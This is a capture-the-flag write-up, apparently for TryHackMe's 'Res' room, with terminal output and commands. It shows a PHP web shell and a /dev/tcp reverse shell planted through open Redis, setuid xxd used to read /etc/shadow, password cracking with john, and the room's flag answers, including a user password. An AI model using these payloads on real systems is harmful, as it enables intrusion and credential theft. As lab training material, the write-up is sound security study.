


```
10.10.144.143:6379> config set /var/www/html
(error) ERR Unknown subcommand or wrong number of arguments for 'set'. Try CONFIG HELP.
10.10.144.143:6379> config set dir /var/www/html
OK
10.10.144.143:6379> set test "<? php system($_GET['cmd']); ?>"
OK
10.10.144.143:6379> save
OK
10.10.144.143:6379> config set dir /var/www/html
OK
10.10.144.143:6379> set test "<? php system($_GET['cmd']); ?>"
OK
10.10.144.143:6379> save
OK
10.10.144.143:6379> 
```


now we gonna use some other php shell to get the reverse shell in the netcat




```
10.10.159.90:6379> config set dir /var/www/html
OK
10.10.159.90:6379> config set dbfilename shell.php
OK
10.10.159.90:6379> set test "<?php exec(\"/bin/bash -c 'bash -i > /dev/tcp/10.9.6.68/4444 0>&1'\"); ?>"
OK
10.10.159.90:6379> save
OK
10.10.159.90:6379>
```



```
garth@kali:~/hacking/tryhackme/res$ pwncat --listen --port 4444
[09:20:37] received connection from 10.10.159.90:57484
[09:20:37] new host w/ hash c791e99278180e3cb1af53931d54e9ff
[09:20:39] pwncat running in /bin/bash
[09:20:41] pwncat is ready 🐈


(remote) www-data@ubuntu:/$ pwd
/
(remote) www-data@ubuntu:/$ whoami
www-data
(remote) www-data@ubuntu:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@ubuntu:/$
```



```
(remote) www-data@ubuntu:/$ cd /home
(remote) www-data@ubuntu:/home$ ls -al
total 12
drwxr-xr-x  3 root   root   4096 Sep  1 17:02 .
drwxr-xr-x 22 root   root   4096 Sep  1 18:57 ..
drwxr-xr-x  5 vianka vianka 4096 Sep  2 13:52 vianka
(remote) www-data@ubuntu:/home$ cd vianka
(remote) www-data@ubuntu:/home/vianka$ ls -al
total 44
drwxr-xr-x 5 vianka vianka 4096 Sep  2 13:52 .
drwxr-xr-x 3 root   root   4096 Sep  1 17:02 ..
-rw------- 1 vianka vianka 3550 Sep  2 14:12 .bash_history
-rw-r--r-- 1 vianka vianka  220 Sep  1 17:02 .bash_logout
-rw-r--r-- 1 vianka vianka 3771 Sep  1 17:02 .bashrc
drwx------ 2 vianka vianka 4096 Sep  1 17:47 .cache
drwxrwxr-x 2 vianka vianka 4096 Sep  2 10:04 .nano
-rw-r--r-- 1 vianka vianka  655 Sep  1 17:02 .profile
-rw-r--r-- 1 root   root   1069 Sep  2 09:31 .service: Failed with result start-limit-hit?
-rw-r--r-- 1 vianka vianka    0 Sep  1 17:47 .sudo_as_admin_successful
drwxrwxr-x 7 vianka vianka 4096 Sep  2 09:39 redis-stable
-rw-rw-r-- 1 vianka vianka   35 Sep  2 13:52 user.txt
(remote) www-data@ubuntu:/home/vianka$
```




```
(remote) www-data@ubuntu:/home/vianka$
[09:23:49] local terminal restored
(local) pwncat$ privesc -l
 - file read as root via /usr/bin/xxd (setuid)
 - file write as root via /usr/bin/xxd (setuid)
(local) pwncat$
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be exploited to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To exploit an existing SUID binary skip the first command and run the program using its original path.


```
sudo sh -c 'cp $(which xxd) .; chmod +s ./xxd'

LFILE=file_to_read
./xxd "$LFILE" | xxd -r
```




```
[09:31:11] pwncat is ready 🐈

(remote) www-data@ubuntu:/home/vianka$ LFILE=/etc/shadow
(remote) www-data@ubuntu:/home/vianka$ xxd "$LFILE" | xxd -r
root:!:18507:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18506:0:99999:7:::
uuidd:*:18506:0:99999:7:::
vianka:$[redacted]
(remote) www-data@ubuntu:/home/vianka$
```

To do this we need to create two files, one with the contents of the passwd file and one with the hash of the shadow file, we only need to copy and paste the information for user Vianka. We can then use the **‘unshadow’** command to convert the hash to a format that is readable by John.

```
unshadow passwd.txt shadow.txt > hash.txt
```



```
garth@kali:~/hacking/tryhackme/res$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
[redacted]        (vianka)
1g 0:00:00:10 DONE 2/3 (2020-10-04 09:51) 0.09398g/s 1495p/s 1495c/s 1495C/s parker1..moose1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
garth@kali:~/hacking/tryhackme/res$
```



```
(remote) www-data@ubuntu:/tmp$ cd /home/vianka/
(remote) www-data@ubuntu:/home/vianka$ ls
redis-stable  user.txt
(remote) www-data@ubuntu:/home/vianka$ su vianka
Password:
vianka@ubuntu:~$ sudo -l
[sudo] password for vianka:
Matching Defaults entries for vianka on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User vianka may run the following commands on ubuntu:
    (ALL : ALL) ALL
vianka@ubuntu:~$
```

ans: **thm{red1s_rce_w1thout_credent1als}**

6. **What is the local user account password?**

ans: **beautiful1**

7. **Escalate privileges and obtain root.txt**

ans: **thm{xxd_pr1v_escalat1on}**